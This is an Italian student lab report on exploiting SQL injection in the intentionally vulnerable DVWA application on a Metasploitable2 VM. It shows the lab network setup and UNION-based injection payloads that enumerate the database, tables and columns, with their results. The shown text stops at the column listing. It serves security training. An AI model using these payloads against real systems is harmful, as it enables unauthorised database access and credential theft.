



SQL Injection



VAN ZWAM ARJEN

# GIORNO 1 BUILD WEEK

REPORT

## TRACCIA

TRACCIA GIORNO 1: UTILIZZANDO LE TECNICHE VISTE NELLE LEZIONI TEORICHE, SFRUTTARE LA VULNERABILITÀ SQL INJECTION PRESENTE SULLA WEB APPLICATION DVWA PER RECUPERARE IN CHIARO LA PASSWORD DELL'UTENTE GORDON BROWN (RICORDATEVI CHE UNA VOLTA TROVATE LE PASSWORD, C'È BISOGNO DI UN ULTERIORE STEP PER RECUPERARE LA PASSWORD IN CHIARO). NB: NON USARE TOOL AUTOMATICI COME SQLMAP. È AMMESSO L'USO DI REPEATER BURP SUITE.



SQL Injection

# OBIETTIVI DELL'INJECTION

## Estrarre dati sensibili


Un attaccante può cercare di estrarre informazioni sensibili dal database, come dati personali, password, informazioni finanziarie o altre informazioni riservate.

## Modificare, inserire o eliminare dati

L'attaccante può cercare di manipolare i dati nel database, come modificare le informazioni degli utenti, inserire nuovi dati dannosi o eliminare dati esistenti.

## Eseguire comandi a scopo malevolo

L'attaccante può cercare di eseguire comandi dannosi o malevoli sul sistema sottostante, ad esempio eseguire comandi di sistema operativo per assumere il controllo del server.



# CONFIGURAZIONE

IP Kali Linux

&

IP Metasploitable2

```
nejra@kali: ~
File Azioni Modifica Visualizza Aiuto
(nejra@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.66.110 netmask 255.255.255.0 broadcast 192.168.66.255
        inet6 fe80::a00:27ff:fe66:b28f prefixlen 64 scopeid 0x20<link>
            ether 08:00:27:c6:b2:8f txqueuelen 1000 (Ethernet)
            RX packets 241 bytes 130833 (127.7 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 717 bytes 67444 (65.8 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:74:07:8a
          inet addr:192.168.66.120 Bcast:192.168.66.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe74:78a/64 Scope:Link
              UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
              RX packets:52 errors:0 dropped:0 overruns:0 frame:0
              TX packets:67 errors:0 dropped:0 overruns:0 carrier:0
              collisions:0 txqueuelen:1000
              RX bytes:3370 (3.2 KB) TX bytes:4670 (4.5 KB)
              Base address:0xd020 Memory:f0200000-f0220000
```

Come da traccia ho modificato l'**IP statico** della macchina attaccante Kali Linux con l'IP desiderato:  
**192.168.66.110/24**

Come da traccia ho modificato l'**IP statico** della macchina Metasploitable2 con l'IP desiderato:  
**192.168.66.120/24**

```
nejra@kali: ~
File Azioni Modifica Visualizza Aiuto
(nejra@kali)-[~]
$ ping 192.168.66.120
PING 192.168.66.120 (192.168.66.120) 56(84) bytes of data.
64 bytes from 192.168.66.120: icmp_seq=1 ttl=64 time=3.90 ms
64 bytes from 192.168.66.120: icmp_seq=2 ttl=64 time=0.318 ms
64 bytes from 192.168.66.120: icmp_seq=3 ttl=64 time=0.340 ms
```



PING corretto

# 1° TROVARE DB

Per prima cosa, in difficoltà **LOW** vado a cercare  
il **database** della DVWA




The screenshot shows the DVWA SQL Injection (Blind) page. On the left, a sidebar lists various vulnerabilities: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind) (which is highlighted in green), Upload, XSS reflected, and XSS stored. Below this are links to DVWA Security, PHP Info, About, and Logout. At the bottom, it shows the current session information: Username: admin, Security Level: low, and PHPIDS: disabled. The main content area has a title "Vulnerability: SQL Injection (Blind)". It contains a "User ID:" input field with the value "ON SELECT 1,DATABASE()#". Below it, the output shows "ID: ' UNION SELECT 1, DATABASE()#" in red, with a black arrow pointing to the "1" in "SELECT". Further down, it shows "First name: 1" and "Surname: dvwa". At the bottom right of the main area are "View Source" and "View Help" buttons. The footer reads "Damn Vulnerable Web Application (DVWA) v1.0.7".



comando utilizzato: ' UNION SELECT 1,DATABASE()#

# 2 • TROVARE TABELLE

Di conseguenza, cerchiamo le **tabelle** interessanti per noi




The screenshot shows the DVWA SQL Injection (Blind) page. On the left, a sidebar menu lists various vulnerabilities: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind) (which is highlighted in green), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. Below the menu, it says "Username: admin", "Security Level: low", and "PHPIDS: disabled". The main content area has a title "Vulnerability: SQL Injection (Blind)". It contains a "User ID:" input field and a "Submit" button. Below the input field, three UNION SELECT queries are displayed in red text:  
ID: 1' UNION SELECT 1,table\_name FROM information\_schema.tables WHERE table\_schema='dvwa'#  
First name: admin  
Surname: admin  
  
ID: 1' UNION SELECT 1,table\_name FROM information\_schema.tables WHERE table\_schema='dvwa'#  
First name: 1  
Surname: guestbook  
  
ID: 1' UNION SELECT 1,table\_name FROM information\_schema.tables WHERE table\_schema='dvwa'#  
First name: 1  
Surname: users

comando utilizzato: ' UNION SELECT 1,table\_name FROM information\_schema.tables WHERE table\_schema="dvwa" #

|  |  |  |
|--|--|--|
|  |  |  |
|  |  |  |
|  |  |  |
|  |  |  |

# 3 • TROVARE COLONNE

All'interno della tabella **users** cerchiamo le **colonne**



The screenshot shows the DVWA SQL Injection (Blind) interface. On the left, a sidebar menu lists various vulnerabilities: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The "SQL Injection (Blind)" option is highlighted. The main content area is titled "Vulnerability: SQL Injection (Blind)". It contains a "User ID:" input field and a "Submit" button. Below the input field, several UNION SELECT queries are displayed in red, each returning a column name from the information\_schema.columns table where the table schema is "dvwa". The queries are as follows:

- ID: 1' UNION SELECT 1,COLUMN\_NAME FROM information\_schema.columns WHERE table\_schema="dvwa">#  
First name: admin  
Surname: admin
- ID: 1' UNION SELECT 1,COLUMN\_NAME FROM information\_schema.columns WHERE table\_schema="dvwa">#  
First name: 1  
Surname: comment\_id
- ID: 1' UNION SELECT 1,COLUMN\_NAME FROM information\_schema.columns WHERE table\_schema="dvwa">#  
First name: 1  
Surname: comment
- ID: 1' UNION SELECT 1,COLUMN\_NAME FROM information\_schema.columns WHERE table\_schema="dvwa">#  
First name: 1  
Surname: name
- ID: 1' UNION SELECT 1,COLUMN\_NAME FROM information\_schema.columns WHERE table\_schema="dvwa">#  
First name: 1  
Surname: user\_id
- ID: 1' UNION SELECT 1,COLUMN\_NAME FROM information\_schema.columns WHERE table\_schema="dvwa">#  
First name: 1  
Surname: first\_name
- ID: 1' UNION SELECT 1,COLUMN\_NAME FROM information\_schema.columns WHERE table\_schema="dvwa">#  
First name: 1  
Surname: last\_name
- ID: 1' UNION SELECT 1,COLUMN\_NAME FROM information\_schema.columns WHERE table\_schema="dvwa">#  
First name: 1  
Surname: user
- ID: 1' UNION SELECT 1,COLUMN\_NAME FROM information\_schema.columns WHERE table\_schema="dvwa">#  
First name: 1  
Surname: password
- ID: 1' UNION SELECT 1,COLUMN\_NAME FROM information\_schema.columns WHERE table\_schema="dvwa">#  
First name: 1  
Surname: avatar

